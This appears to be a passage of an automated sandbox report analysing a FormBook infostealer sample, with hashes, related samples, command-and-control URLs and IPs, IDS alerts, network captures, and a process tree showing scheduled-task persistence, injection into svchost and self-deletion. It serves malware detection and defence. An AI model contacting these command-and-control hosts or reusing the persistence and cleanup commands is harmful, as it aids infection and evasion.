	VubYcOdGjQ.exe	Get hash	malicious	Browse	• www.theguyscave.com/k8n/?wR-T-=ETYdeRC&5jn=ffRSpgj0URUgPhDkzfA3YdlDQQz5pJJRybkyQxcySljT84fGDbAnWSnhJv/zp2N19SZb
	Payment_Advice.exe	Get hash	malicious	Browse	• www.getthistle.com/q4kr/?w2MLb=6lux&QtRl=Jt1JO2t971959LrdDM/EJ1cvA97Pwm/HDqPg7v3P69l8XU+CUZlUHoU2RjaRLLQwrinB

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Neworder.exe	Get hash	malicious	Browse	• www.kanitanailloungе.com/jogt/?PlQ8j=jKXq1ZQHcPBM/dFmsG96Rrq7SiC5kuIPSSiD8Dd2ip+Nb1yUpyUL4OnIzbOoJzgaBXqf&2db=g0G0iLxxPHIT

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	8BDBD0yy0q.apk	Get hash	malicious	Browse	• 166.62.28.102
	8BDBD0yy0q.apk	Get hash	malicious	Browse	• 166.62.28.102
	KY4cmAI0jU.exe	Get hash	malicious	Browse	• 107.180.57.111
	5t2CmTUhKc.exe	Get hash	malicious	Browse	• 184.168.131.241
	DNPr7t0GMY.exe	Get hash	malicious	Browse	• 184.168.131.241
	SKlGhwkzTi.exe	Get hash	malicious	Browse	• 192.169.223.13
	5SXTKXCnqS.exe	Get hash	malicious	Browse	• 184.168.131.241
	AWB00028487364 -000487449287.doc	Get hash	malicious	Browse	• 184.168.131.241
	619wGDCTZA.exe	Get hash	malicious	Browse	• 23.229.215.137
	Documents_13134976_1377491379.xlsb	Get hash	malicious	Browse	• 107.180.50.232
	#U00a0Import Custom Duty invoice & its clearance documents.exe	Get hash	malicious	Browse	• 184.168.131.241
	Payment receipt MT103.exe	Get hash	malicious	Browse	• 184.168.131.241
	research-531942606.xlsb	Get hash	malicious	Browse	• 72.167.211.83
	research-121105165.xlsb	Get hash	malicious	Browse	• 72.167.211.83
	research-76934760.xlsb	Get hash	malicious	Browse	• 72.167.211.83
	research-1960540844.xlsx	Get hash	malicious	Browse	• 72.167.211.83
	research-1110827633.xlsb	Get hash	malicious	Browse	• 72.167.211.83
	DocumentScanCopy2021_pdf.exe	Get hash	malicious	Browse	• 148.66.138.158
	New Order.exe	Get hash	malicious	Browse	• 184.168.131.241
	DocumentScanCopy202_pdf.exe	Get hash	malicious	Browse	• 148.66.138.158

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Order 275594 04-D4E5A.exe.log

Process:	C:\Users\user\Desktop\Order 275594 04-D4E5A.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:ML9E4Ks29E4Kx1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MxHKX9HKx1qHiYHKhQnoPtHoxHhAHKzr
MD5:	B666A4404B132B2BF6C04FBF848EB948

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Order 275594 04-D4E5A.exe.log	
SHA1:	D2EFB3D43F8B8806544D3A47F7DAEE8534981739
SHA-256:	7870616D981C8C0DE9A54E7383CD035470DB20CBF75ACDF729C32889D4B6ED96
SHA-512:	00E955EE9F14CEAE07E571A8EF2E103200CF421BAE83A66ED9F9E1AA6A9F449B653EDF1BFDB662A364D58ECF9B5FE4BB69D590DB2653F2F46A09F4D47719A862
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmp285B.tmp	
Process:	C:\Users\user\Desktop\Order 275594 04-D4E5A.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1643
Entropy (8bit):	5.188830651763348
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBAtn:cbh47TlNQ//rydbz9l3YODOLNdq3Y
MD5:	56D17E4A40FC6692A30DDC6AB12DEA7A
SHA1:	FFDD7B9D79A37F71C7AD8DDFEA48CC2C48981951
SHA-256:	6BDE14E7796411E51AEF9BBAABAA4BFDCD1682BB8024B85F82174BC036967A9E
SHA-512:	63AE291BC4CA864EE06F0A1FF086683AD39F86FDE937CE37F12DFF0DE9623DF2CC0228EB8A0F772E26601AA1A1971DA53F05810AEC7350E47300907C5386555(
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\EDclkRlYpO.exe	
Process:	C:\Users\user\Desktop\Order 275594 04-D4E5A.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	954880
Entropy (8bit):	7.108829775586779
Encrypted:	false
SSDEEP:	12288:yhS4xbbDSZqDULqJeVC/59xQ0tmvkZjsn+o2JUHVe6zDXhscccku2sX8EFObPpan:yhPx7JeMhY0t/i2JUHVe6zbO/u2a
MD5:	3F4CC7F69F0D3B70A20DFD2243BC16DB
SHA1:	B0E2841F5C7D754E4AF796088B659C204EDF5FD8
SHA-256:	6E556200DBA57FDCE36308BBD34C19398ECF627828627B380244AEEDE2F90176
SHA-512:	ACF43373CAB61D80264A27B961C0E2FB0753458A73F9A6CF651C27089F81178E85A91B9309503295C6CCD94C2395C1EEEEBB629C95B25F719556480D8395A58A
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 50%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...!I.`.....0..|.....n.... .....@.. ..... ..@.....S..... .....H.....text...tz.. ...|..... ..`.rsrc.....~.....@..@.reloc..... .....@..B.....P.....H.....r...x....9.....0.....(....(....*..0..).....r...p..r...p(....(....:.... .. ....a%..^E.....+.....i.....Y...8....(.... {.*.+.r...p(..... Z!2yZ .=c.a+..r...p(....(....,. ....%+. i.,&%&. V@.YZa8x....(.... ....8h....(....(....rC..p(....-. ....%+. [{..%&. .t-Za85....,. ....%+. .5Ac%&. X1..Za8.....s....(....%.(.....(... .*....0.....(0...*..0.....u.....:.... 27.8 j..ua%...^E.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.108829775586779

General

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Order 275594 04-D4E5A.exe
File size:	954880
MD5:	3f4cc7f69f0d3b70a20dfd2243bc16db
SHA1:	b0e2841f5c7d754e4af796088b659c204edf5fd8
SHA256:	6e556200dba57fdce36308bbd34c19398ecf627828627b380244aeede2f90176
SHA512:	acf43373cab61d80264a27b961c0e2fb0753458a73f9a6cf651c27089f81178e85a91b9309503295c6ccd94c2395c1eeeebb629c95b25f719556480d8395a58a
SSDEEP:	12288:yhS4xbbDSZqDULqJeVC/59xQ0tmvkZjsn+o2JUHVe6zDXhsccku2sX8EFObPpan:yhPx7JeMhY0t/i2JUHVe6zbO/u2a
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...!I.`.....0..|.....n.... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4e9a6e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60C16C21 [Thu Jun 10 01:34:25 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xe7a74	0xe7c00	False	0.670548686961	data	7.11280635701	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xea000	0x10f8	0x1200	False	0.376953125	data	4.90679046803	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xec000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/11/21-13:30:58.385090	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.3	184.168.131.241
06/11/21-13:30:58.385090	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.3	184.168.131.241
06/11/21-13:30:58.385090	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.3	184.168.131.241

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 13:30:58.111545086 CEST	192.168.2.3	8.8.8.8	0x8be3	Standard query (0)	www.filmarabia.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 13:30:58.175209999 CEST	8.8.8.8	192.168.2.3	0x8be3	No error (0)	www.filmarabia.com	filmarabia.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 13:30:58.175209999 CEST	8.8.8.8	192.168.2.3	0x8be3	No error (0)	filmarabia.com		184.168.131.241	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.filmarabia.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49750	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 13:30:58.385090113 CEST	5174	OUT	GET /dlwk/?UR-=9rBHCraXjjKXgv1p&m48=Jq8U7OueiU8HflHyK8f2qmPQo6WO3DR3Chi1RjI9I2gNIG9lXXXNlr ydudUfV5dRmlhE HTTP/1.1 Host: www.filmarabia.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 13:30:58.625556946 CEST	5175	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Fri, 11 Jun 2021 11:30:58 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://dan.com/domain-seller/future-parallel?UR-=9rBHCraXjjKXgv1p&m48=Jq8U7OueiU8HflHyK8f2qmPQo6WO3DR3Chi1RjI9I2gNlG9lXXXNlrydudUfV5dRmlhE Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Order 275594 04-D4E5A.exe PID: 2024 Parent PID: 5792

General

Start time:	13:29:02
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\Order 275594 04-D4E5A.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Order 275594 04-D4E5A.exe'
Imagebase:	0x10000
File size:	954880 bytes
MD5 hash:	3F4CC7F69F0D3B70A20DFD2243BC16DB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.304744303.0000000003496000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.304744303.0000000003496000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.304744303.0000000003496000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 6040 Parent PID: 2024

General

Start time:	13:29:45
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\EDclkRlYpO' /XML 'C:\Users\user\AppData\Local\Temp\tmp285B.tmp'
Imagebase:	0x20000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 4180 Parent PID: 6040

General

Start time:	13:29:46
Start date:	11/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Order 275594 04-D4E5A.exe PID: 3596 Parent PID: 2024

General

Start time:	13:29:49
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\Order 275594 04-D4E5A.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xe00000
File size:	954880 bytes
MD5 hash:	3F4CC7F69F0D3B70A20DFD2243BC16DB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000002.362227114.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000002.362227114.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000002.362227114.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000000.299991794.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000000.299991794.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000000.299991794.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000002.362777252.0000000001490000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000002.362777252.0000000001490000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000002.362777252.0000000001490000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000011.00000002.362753354.0000000001460000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000011.00000002.362753354.0000000001460000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000011.00000002.362753354.0000000001460000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3388 Parent PID: 3596

General

Start time:	13:29:52
Start date:	11/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 5392 Parent PID: 3388

General

Start time:	13:30:16
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0x1130000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.467643096.0000000000350000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.467643096.0000000000350000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.467643096.0000000000350000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.469734076.0000000000C80000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.469734076.0000000000C80000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.469734076.0000000000C80000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.469416367.0000000000C50000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.469416367.0000000000C50000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.469416367.0000000000C50000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1332 Parent PID: 5392

General

Start time:	13:30:20
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Order 275594 04-D4E5A.exe'
Imagebase:	0xa0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 5780 Parent PID: 1332

General

Start time:	13:30:20
Start date:	11/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis